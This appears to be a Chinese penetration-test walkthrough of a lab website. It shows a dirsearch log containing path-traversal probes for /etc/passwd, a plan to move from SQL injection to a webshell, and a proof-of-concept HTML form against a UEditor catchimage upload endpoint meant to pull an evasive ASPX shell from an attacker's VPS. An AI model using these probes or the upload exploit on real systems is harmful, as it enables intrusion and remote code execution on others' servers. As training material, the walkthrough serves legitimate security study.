
此时想起了主站,我们访问一下看看。

首先先对其进行目录扫描
dirsearch -u "http://www.ackmoon.com/"[06:16:10] 403 - 312B - /%2e%2e//google.com
[06:16:10] 301 - 149B - /js -> http://www.ackmoon.com/js/
[06:16:10] 403 - 312B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[06:16:10] 404 - 4KB - /.ashx
[06:16:10] 404 - 4KB - /.asmx
[06:16:13] 403 - 312B - /\..\..\..\..\..\..\..\..\..\etc\passwd
[06:16:14] 301 - 152B - /ADMIN -> http://www.ackmoon.com/ADMIN/
[06:16:14] 301 - 152B - /Admin -> http://www.ackmoon.com/Admin/
[06:16:14] 301 - 152B - /admin -> http://www.ackmoon.com/admin/
[06:16:14] 404 - 3KB - /admin%20/
[06:16:14] 404 - 3KB - /admin.
[06:16:17] 302 - 134B - /Admin/ -> /Admin/login.aspx
[06:16:17] 200 - 756B - /admin/login.aspx
[06:16:17] 302 - 134B - /admin/ -> /admin/login.aspx
[06:16:20] 301 - 150B - /api -> http://www.ackmoon.com/api/
[06:16:20] 403 - 1KB - /api/
[06:16:21] 404 - 3KB - /asset..
[06:16:22] 403 - 312B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[06:16:24] 301 - 155B - /database -> http://www.ackmoon.com/database/
[06:16:24] 403 - 1KB - /database/
[06:16:25] 400 - 4KB - /docpicker/internal_proxy/https/127.0.0.1:9043/ibm/console
[06:16:26] 200 - 17KB - /favicon.ico
[06:16:28] 403 - 1KB - /images/
[06:16:28] 301 - 153B - /images -> http://www.ackmoon.com/images/
[06:16:28] 404 - 3KB - /index.php.
[06:16:29] 404 - 3KB - /javax.faces.resource.../
[06:16:29] 400 - 4KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesAdd/!/etc!/passwd
[06:16:29] 400 - 4KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/help/*
[06:16:29] 400 - 4KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!/tmp!/foo
[06:16:29] 400 - 4KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/output=!/tmp!/pwned
[06:16:29] 400 - 4KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jvmtiAgentLoad/!/etc!/passwd
[06:16:29] 400 - 4KB - /jolokia/exec/java.lang:type=Memory/gc
[06:16:29] 400 - 4KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable
[06:16:29] 400 - 4KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmSystemProperties
[06:16:29] 400 - 4KB - /jolokia/read/java.lang:type=*/HeapMemoryUsage
[06:16:29] 400 - 4KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage/used
[06:16:29] 400 - 4KB - /jolokia/search/*:j2eeType=J2EEServer,*
[06:16:29] 400 - 4KB - /jolokia/write/java.lang:type=Memory/Verbose/true
[06:16:29] 403 - 1KB - /js/
[06:16:30] 404 - 3KB - /login.wdm%2e
[06:16:30] 301 - 148B - /m -> http://www.ackmoon.com/m/
[06:16:31] 301 - 153B - /member -> http://www.ackmoon.com/member/
[06:16:32] 200 - 120B - /member/
[06:16:36] 404 - 3KB - /rating_over.
[06:16:37] 200 - 1KB - /search.aspx
[06:16:38] 404 - 4KB - /service.asmx
[06:16:39] 404 - 3KB - /static..
[06:16:40] 301 - 155B - /template -> http://www.ackmoon.com/template/
[06:16:40] 403 - 1KB - /template/
[06:16:41] 403 - 3KB - /Trace.axd
[06:16:41] 404 - 4KB - /umbraco/webservices/codeEditorSave.asmx
[06:16:43] 404 - 3KB - /WEB-INF./
[06:16:43] 301 - 157B - /WebService -> http://www.ackmoon.com/WebService/
[06:16:43] 404 - 3KB - /WebResource.axd?d=LER8t9aS
目前可以想到的攻击思路。在主站可能存在 SQL 注入,获得 phpmyadmin 的账号密码后,登录到phpmyadmin 里随后进行 webshell 写入等后续操作。可以参考此文。
https://cloud.tencent.com/developer/article/1771233
Getshell


随后访问一下 admin
经典登陆框,并且可以注册!一下子就想到了垂直越权等操作,于是注册一个账号看看。

ok啊,成功注册。点到模板板块,可以想到,可能存在模板注入。我们准备一个一句话木马,随后放到里面去。

但是当点击新增模板的时候,出现了

于是重新回到了这个页面进行查看
注意到富文本编辑器的版本号,上网搜索,发现存在漏洞

我们验证一下

http://www.ackmoon.com/admin/net/controller.ashx?action=catchimage编写poc.html
<form action=" http://www.ackmoon.com/admin/net/controller.ashx?action=catchimage" enctype="application/x-www-form-urlencoded"  method="POST">
  <p>shell addr:<input type="text" name="source[]" /></p >
  <input type="submit" value="Submit" />
</form>
生成一个免杀 shell,制作aspx图片马上传至VPS并在所在目录启动http服务
